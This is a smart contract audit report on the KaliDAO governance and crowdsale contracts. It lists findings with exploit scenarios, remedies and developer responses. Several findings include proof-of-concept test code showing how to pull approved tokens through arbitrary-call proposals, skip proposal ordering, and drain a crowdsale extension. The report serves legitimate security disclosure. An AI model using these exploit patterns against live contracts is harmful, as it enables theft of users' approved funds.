



BlockApex

SMART CONTRACT SECURITY ANALYSIS REPORT

```
pragma solidity 0.7.0;
contract Contract {

    function hello() public returns (string) {
        return "Hello World!";
    }

    function findVulnerability() public returns (string) {
        return "Finding Vulnerability";
    }

    function solveVulnerability() public returns (string) {
        return "Solve Vulnerability";
    }
}
```



Powered by XORD

PREFACE

Objectives

The purpose of this document is to highlight the identified bugs/issues in the provided codebase. This audit has been conducted in a closed and secure environment, free from influence or bias of any sort. This document may contain confidential information about IT systems/architecture and intellectual property of the client. It also contains information about potential risks and the processes involved in mitigating/exploiting the risks mentioned below.

The usage of information provided in this report is limited, internally, to the client. However, this report can be disclosed publicly with the intention to aid our growing blockchain community; under the discretion of the client.

Key Understandings




TABLE OF CONTENTS

PREFACE	2
Objectives	2
Key Understandings	2
INTRODUCTION	5
Scope	6
Project Overview	7
System Architecture	7
Methodology & Scope	7
AUDIT REPORT	8
Executive Summary	8
Findings	9
Update on Initial Findings	10
Critical-risk issues	10
CR-1. “Arbitrary call” proposals can lead to unauthorized transfers	10
Exploit Scenario	10
Remedy	10
Developer’s Response	11
Auditor’s Response	11
CR-2. New “Proposals” should not be processed before processing previous Proposals	12
Exploit Scenario	12
Remedy	12
Developer’s Response	13
Auditor’s Response	13
High-risk issues	14
HR-1. A “SUPERMAJORITY” proposal can be triggered without casting any votes	14
Exploit Scenario	14
Remedy	14
Developer’s Response	15
Auditor’s Response	15
HR-2. Whitelisting can be bypassed in extension	16



Exploit Scenario	16
Remedy	16
Developer's Response	16
Auditor's Response	16
HR-3. Any malicious user can withdraw "purchaseToken" and drain the whole contract	17
Exploit Scenario	17
Remedy	17
Developer's Response	18
Auditor's Response	18
Informatory issues and Optimization	19
IR-1. Upper and lower bound on Governance params	19
Description	19
Remedy	19
Developer's Response	19
Auditor's Response	19
IR-2. "Pause" proposal should escape previous proposals	20
Description	20
Remedy	20
Developer's Response	20
Auditor's Response	20
IR-3. Bad error on proposal: "PROCESSED" for non-existent proposals	21
Description	21
Remedy	21
Developer's Response	21
Auditor's Response	21
IR-4. Bad error on voting: "VOTING_ENDED" for non-existent proposals	22
Description	22
Remedy	22
Developer's Response	22
Auditor's Response	22
DISCLAIMER	23

INTRODUCTION

BlockApex (Auditor) was contracted by KaliCo LLC (Client) for the purpose of conducting a Smart Contract Audit/Code Review. This document presents the findings of our analysis which took place from 20th of December 2021.

Name
LexDAO/KaliDAO
Auditor
Moazzam Arif Kaif Ahmed
Platform
Ethereum/Solidity
Type of review
Manual code review / Behavioral testing
Methods
Architecture Review, Functional Testing, Computer-Aided Verification, Manual Review
Git repository
https://github.com/lexDAO/Kali/tree/299a23a084b8f826f591b30725a3d8b512520ec7
White paper/ Documentation
https://github.com/lexDAO/Kali
Document log
<u>Initial Audit</u> : 30th December 2021 (complete)
Final Audit: 7th January 2022 (complete)



Scope

The git-repository shared was checked for common code violations along with vulnerability-specific probing to detect [major issues/vulnerabilities](#). Some specific checks are as follows:

Code review		Functional review
Reentrancy	Unchecked external call	Business Logics Review
Ownership Takeover	ERC20 API violation	Functionality Checks
Timestamp Dependence	Unchecked math	Access Control & Authorization
Gas Limit and Loops	Unsafe type inference	Escrow manipulation
DoS with (Unexpected) Throw	Implicit visibility level	Token Supply manipulation
DoS with Block Gas Limit	Deployment Consistency	Asset's integrity
Transaction-Ordering Dependence	Repository Consistency	User Balances manipulation
Style guide violation	Data Consistency	Kill-Switch Mechanism
Costly Loop	Complexity of code	Operation Trails & Event Generation



Project Overview

Kali is a protocol for on-chain organizations inspired by [Compound](#) and [Moloch DAO](#) Governance. Kali **proposals** are broken into a variety of types, such that each variance can have their own Governance settings, such as simple/super majority and Quorum requirements.

System Architecture

KaliDAO.sol

KaliDAO is a Comp-style governance into a single contract, it supports extensions to add contracts as apps, for example **crowdsale** and **redemption** contracts.

Kali supports hashing and amending docs from deployment and through proposals, providing a hook to wrap organizations into legal templates to rationalize membership rules and liabilities.

KaliDAOToken.sol

KaliDAOToken represent voting stakes, and can be launched as transferable or non-transferable, with such settings being updateable via PAUSE proposal. Voting weight can also be delegated, and such weight automatically updates upon token transfers from delegators, incorporating functionality from Comp-style tokens.

Methodology & Scope

Audit log


In the first two days, we developed a deeper understanding of the DAO and its workings. We started by reviewing the two main contracts against common solidity flaws. After the reconnaissance phase we wrote unit-test cases to ensure that the functions are performing their intended behavior. Then we began with the line-by-line manual code review.

AUDIT REPORT

Executive Summary

The analysis indicates that the contracts audited are **working properly**.

After the initial audit, the client was provided with the initial audit report, and the issues reported were discussed. After the fixes had been made, our team performed a re-audit of the codebase. No further issues were found. The contracts were separately reviewed by two individuals. After their thorough and rigorous process of manual testing, an automated review was carried out using Mythril, MythX and Slither. All the flags raised were manually reviewed and re-tested.



Our team found:

# of issues	Severity of the risk
0	Critical Risk issue(s)
0	High Risk issue(s)
0	Medium Risk issue(s)
0	Low Risk issue(s)
0	Informatory issue(s)



Initial Findings

S#	Findings	Risk	Status
CR-1.	“Arbitrary call” proposals can lead to unauthorized transfers	Critical-risk	Acknowledged
CR-2.	New “Proposals” should not be processed before processing previous “Proposals”	Critical-risk	Resolved
HR-1.	A “SUPERMAJORITY” proposal can be triggered without casting any votes	High-risk	Resolved
HR-2.	Whitelisting can be bypassed in extension	High-risk	Acknowledged
HR-3.	Any malicious user can withdraw “purchaseTokens” and drain the whole contract	High-risk	Resolved
IR-1.	Upper and lower bound on Governance params.	Informatory issues	Acknowledged
IR-2.	“Pause” proposal should escape previous proposals	Informatory issues	Acknowledged
IR-3.	Bad error on proposal: “PROCESSED” for non-existent proposals	Informatory issues	Acknowledged
IR-4.	Bad error on voting: “VOTING ENDED” for non-existent proposals.	Informatory issues	Acknowledged



Update on Initial Findings

Critical-risk issues

CR-1. “Arbitrary call” proposals can lead to unauthorized transfers

Contract : [KaliDAO.sol](#)

```
it("proposal type call , using arbitrary calls to call transfer and transferFrom function of kalidao token ", async function () {  
    // hex data for payload  
    const tranferFromCall = lexdao.interface.encodeFunctionData("transferFrom", [owner.address, addr3.address, 25]);  
  
    // any approved users balance for lexDAO  
    await lexdao.approve(lexdao.address , 1000000000);  
  
    const ownerPreBal = await lexdao.balanceOf(owner.address);  
  
    // proposalType.CALL, accounts = [lexdaoAddress], value = 0 ether, call = transferFromCall data  
    await lexdao.propose(2, "TEST", [lexdao.address] , [0], [tranferFromCall]);  
    await lexdao.vote(0, true); // vote count check  
    await forwardTime(40); // vote ended, ignore typo :)  
    await lexdao.processProposal(0); // process proposal  
  
    // after balances  
    const add3AftBal = await lexdao.balanceOf(addr3.address);  
    const ownerAftBal = await lexdao.balanceOf(owner.address);  
  
    // balances tranferred  
    expect(add3AftBal.toNumber()).not.eq(0); // tranferFrom call executed  
    expect(ownerAftBal.toNumber()).lessThanOrEqual(ownerPreBal.toNumber());  
});
```

Exploit Scenario

Any malicious user can submit the *proposal type* call, vote type simple *majority* and payload has a *transferFrom* transactions as we created payload on above test. Attackers can transfer any amount from any user if the user has approved his funds to the LexDao contract.

Remedy

1. BlackList specific account addresses and calls.
2. Implement validation of transaction data. (this might create centralization)



Developer's Response

“We believe this issue is avoided by discouraging users from approving token pulls to the `KaliDAO.sol` contract. Instead, payments to DAOs will be through direct transfers or by the use of extension contracts which are authorized to make such token pulls. It is our preference to avoid limiting the kinds of calls that can be made through these kinds of proposals or adding centralization factors”

Auditor's Response

Status : Acknowledged.



CR-2. New “Proposals” should not be processed before processing previous Proposals

Contract : [KaliDAO.sol](#)

Function : *processProposal()*

```
// skip previous proposal processing requirement in case of escape hatch
if (prop.proposalType != ProposalType.ESCAPE) {
    // allow underflow in this case to permit first proposal
    unchecked {
        require(proposals[proposal - 1].creationTime == 0, 'PREV_NOT_PROCESSED');
    }
}
```

Exploit Scenario

As stated in the piece of code mentioned above, it is very clear that if any previous *proposal* is pending, no new proposal will be processed. However, this check can be easily by-passed if a non-member adds a *proposal* and then *sponsorProposal* is called after that. This way, a new proposal will be processed.

```
it("Process proposal without processing previous proposals", async function () {
    //proposal 0
    await lexdao.propose(0, "TEST", [owner.address] , [1], [0x00]);
    //proposal 1
    await lexdao.propose(0, "TEST", [owner.address] , [1], [0x00]);
    //proposal 2 by non-member
    await lexdao.connect(addr3).propose(0, "TEST", [owner.address] , [1], [0x00]);
    //sponsor by member
    await lexdao.sponsorProposal(2);
    await forwardTime(40);
    try {
        //process Proposal without process previous proposals
        await lexdao.processProposal(3);
    } catch (error) {
        console.log(error);
    }
});
```



Remedy

Do not create a “new” proposal when *sponsorProposal()* is called.

Developer’s Response

“We have made a fix by tracking a new global state variable, *currentSponsoredProposal* and updating it upon every sponsored proposal. This value gets appended to the *Proposal* struct and is checked on processing, like so:

if (proposals[prop.prevProposal].creationTime != 0) revert PrevNotProcessed();

Auditor’s Response

Status : Resolved.

High-risk issues

HR-1. A “SUPERMAJORITY” proposal can be triggered without casting any votes

Contract : [KaliDAO.sol](#)

Function : `_countVotes()`

```
// rule out any failed quorums
if (voteType↑ == VoteType.SIMPLE_MAJORITY_QUORUM_REQUIRED || voteType↑ == VoteType.SUPERMAJORITY_QUORUM_REQUIRED) {
    uint256 minVotes = (totalSupply * quorum) / 100;

    // this is safe from overflow because `yesVotes` and `noVotes` are capped by `totalSupply`
    // which is checked for overflow in `KaliDAOToken` contract
    unchecked {
        uint256 votes = yesVotes↑ + noVotes↑;

        if (votes < minVotes) return false;
    }
}

// simple majority
if (voteType↑ == VoteType.SIMPLE_MAJORITY || voteType↑ == VoteType.SIMPLE_MAJORITY_QUORUM_REQUIRED) {
    if (yesVotes↑ > noVotes↑) return true;
}

// super majority
else {
    // example: 7 yes, 2 no, supermajority = 66
    // ((7+2) * 66) / 100 = 5.94; 7 yes will pass
    uint256 minYes = ((yesVotes↑ + noVotes↑) * supermajority) / 100;

    if (yesVotes↑ >= minYes) return true;
}
```

Exploit Scenario

Let's consider the code above; The `else()` statement : if `yesVotes` and `noVotes` are zero and `supermajority` is set to 66, the resulting `minYes` will ultimately be zero as well. Now let's see the last `if()` inside the `else()` condition. Both `yesVotes` and `minYes` are zero, so the condition will return `true`. If any malicious user adds a proposal of mint/burn, they just have to wait to process the proposal because that proposal does not need any votes.



Remedy

Remove the equality sign and ensure that the voting period is long enough so that the users are able to vote on every proposal. This will make sure that the **yesVotes** required to process a proposal is greater than 0 and can get votes from other users as well.

Developer's Response

We have made a fix to this issue by putting in a return check at the top of the “_countVotes” internal function that fails a proposal if nobody participated, like so:
“if (yesVotes == 0 && noVotes == 0)”
return false;

Auditor's Response

Status : Resolved.



HR-2. Whitelisting can be bypassed in extension

Contract : [KaliDAOcrowdsale.sol](#)

```
if (sale.listId != 0) require(whitelistManager.whitelistedAccounts(sale.listId, account↑),  
    'NOT_WHITELISTED');
```

Exploit Scenario

User can bypass the whitelisting check by providing *listId* “0”.

(Note: This might be a false assumption because we didn't properly recon the latest codebase at this point)

Remedy

A contract should have proper checks that restrict users to set extension with “0” *listId*.

Developer's Response

In the crowdsale extension contract, we purposefully allow users to set a null value for whitelist ID in order to allow for unrestricted token sales.

Auditor's Response

Status : Acknowledged.



HR-3. Any malicious user can withdraw “purchaseToken” and drain the whole contract

Contract : [KaliDAOcrowdsale.sol](#)

```
it("Bypassing white listing can lead to unauthorized transfers " , async function() {
  // Data for crowdsale Extension
  const data = abiCoder.encode(
    ["uint256" , "address" , "uint8" , "uint96" , "uint32" ] ,
    [0 , token.address , 1, BigNumber("100000").toString() , BigNumber("1640838044").toString()]);
  //transferring funds to address 3
  await token.transfer(addr3.address , BigNumber("100").toString());
  //checking balance before
  console.log(await token.balanceOf(addr3.address));
  console.log(await token.balanceOf(addr4.address));
  //approving funds by address 3 to crowdsale contract
  await token.connect(addr3).approve(crowdsale.address , BigNumber("100").toString());
  //set extension using address 4
  await crowdsale.connect(addr4).setExtension(data);
  //call extension using address 4
  await crowdsale.connect(addr4).callExtension(addr3.address, BigNumber("100").toString());
  //checking balance after
  console.log(await token.balanceOf(addr3.address));
  console.log(await token.balanceOf(addr4.address));
})
```

Exploit Scenario

Consider that a user can set an extension using the *listId* “0” (the check which can be easily bypassed). Now if any user has approved their funds to the crowdsale contract, any malicious user can simply call the *setExtension()* using the token address in his data and then call *callExtension()* using address 3 (used in the example above) in the parameters which will ultimately withdraw all the funds user have approved to the crowdsale contract.

Remedy

Whitelisting should be handled properly like funds should be transferred to a whitelisted address instead of *msg.sender*.



Developer's Response

Resolved the issue by limiting users to call the extension directly from crowdsale and deducting amounts form *msg.sender* instead of any address.

Auditor's Response

Status : Resolved.



Informatory issues and Optimization

IR-1. Upper and lower bound on Governance params

Contract : [KaliDAO.sol](#)

Description

init function has proper upper and lower bounds but if the user set values by Governance, it has no lower and upper bound check. Unchecked math assumes these bounds.

Remedy

A proper upper and lower bounds check should be placed while changing values by Governance.

Developer's Response

We provide reversion checks on governance params in the “*propose()*” function to ensure that proposals to amend “*votingPeriod*”, “*quorum*”, “*supermajority*” and proposal types are kept within expected bounds.

Auditor's Response

Status : Acknowledged.



IR-2. “Pause” proposal should escape previous proposals

Contract : [KaliDAO.sol](#)

Description

To pause the contract, a proposal is submitted. Most of the time a *pause* is needed in emergencies. To timely execute a *pause* proposal it should not wait for previous proposals. (We have seen mishaps with \$COMP in the past, where their proposal to fallback takes days).

Remedy

There should be a check in *processProposal()* that if the proposal type is “*pause*” it can execute right away.

Developer’s Response

It is our preference to maintain a voting period for PAUSE proposal types in order to accommodate the use case of gradual decentralization by some DAOs. For example, there are non-emergency situations where a DAO might deploy with a closed founder group, grow its membership through proposals, but then want to vote and reach consensus on making membership tokens transferable, and therefore, open to the public.

Auditor’s Response

Status : Acknowledged.

IR-3. Bad error on proposal: “PROCESSED” for non-existent proposals

Contract : [KaliDAO.sol](#)

```
function processProposal(uint256 proposal↑) public nonReentrant virtual returns (
    bool didProposalPass↑, bytes[] memory results↑
) {
    Proposal storage prop = proposals[proposal↑];

    require(prop.creationTime != 0, 'PROCESSED');
```

Description

If a user tries to process a non-existent proposal, the above code won't let him process because proposal creation time is 0 but the user will get the “PROCESSED” error. This should be handled properly by separately checking if the proposal actually exists or not.

Remedy

“Proposal does not exist” should be displayed by adding a check using *require*.

Developer's Response

We have provided a clarified reversion message, *“Processed()” -> “NotCurrentProposal()”*. We otherwise would like to avoid additional checks to optimize for gas efficiency.

Auditor's Response

Status : Acknowledged.

IR-4. Bad error on voting: “VOTING_ENDED” for non-existent proposals

Contract : [KaliDAO.sol](#)

```
unchecked {  
    require(block.timestamp <= prop.creationTime + votingPeriod, 'VOTING_ENDED');  
}
```

Description

If a user tries to vote on a non-existent proposal, the above code won't let him vote because proposal creationTime + votingPeriod will be less than block.timestamp but the user will get “VOTING_ENDED” error. This should be handled properly by separately checking if the proposal actually exists or not.

Remedy

“Proposal does not exist” should be displayed by adding a check using *require*.

Developer's Response

We have provided a clarified reversion message, “*VotingEnded()*” -> “*NotVoteable()*”. We otherwise would like to avoid additional checks to optimize for gas efficiency.

Auditor's Response

Status : Acknowledged.



DISCLAIMER

The smart contracts provided by the client for audit purposes have been thoroughly analyzed in compliance with the global best practices till date w.r.t cybersecurity vulnerabilities and issues in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token, its sale or any other aspect of the project.

Crypto assets/tokens are results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-Party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third-party should rely on the reports in any way, including for the purpose of making any decisions to buy or sell any token, product, service or other asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and it is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have its vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the Solidity code and only the Solidity code we note as being within the scope of our review within this report. The Solidity language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer, or any other areas beyond Solidity that could present security risks.

This audit cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only - we recommend proceeding with several independent audits and a public bug bounty program to ensure security of smart contracts.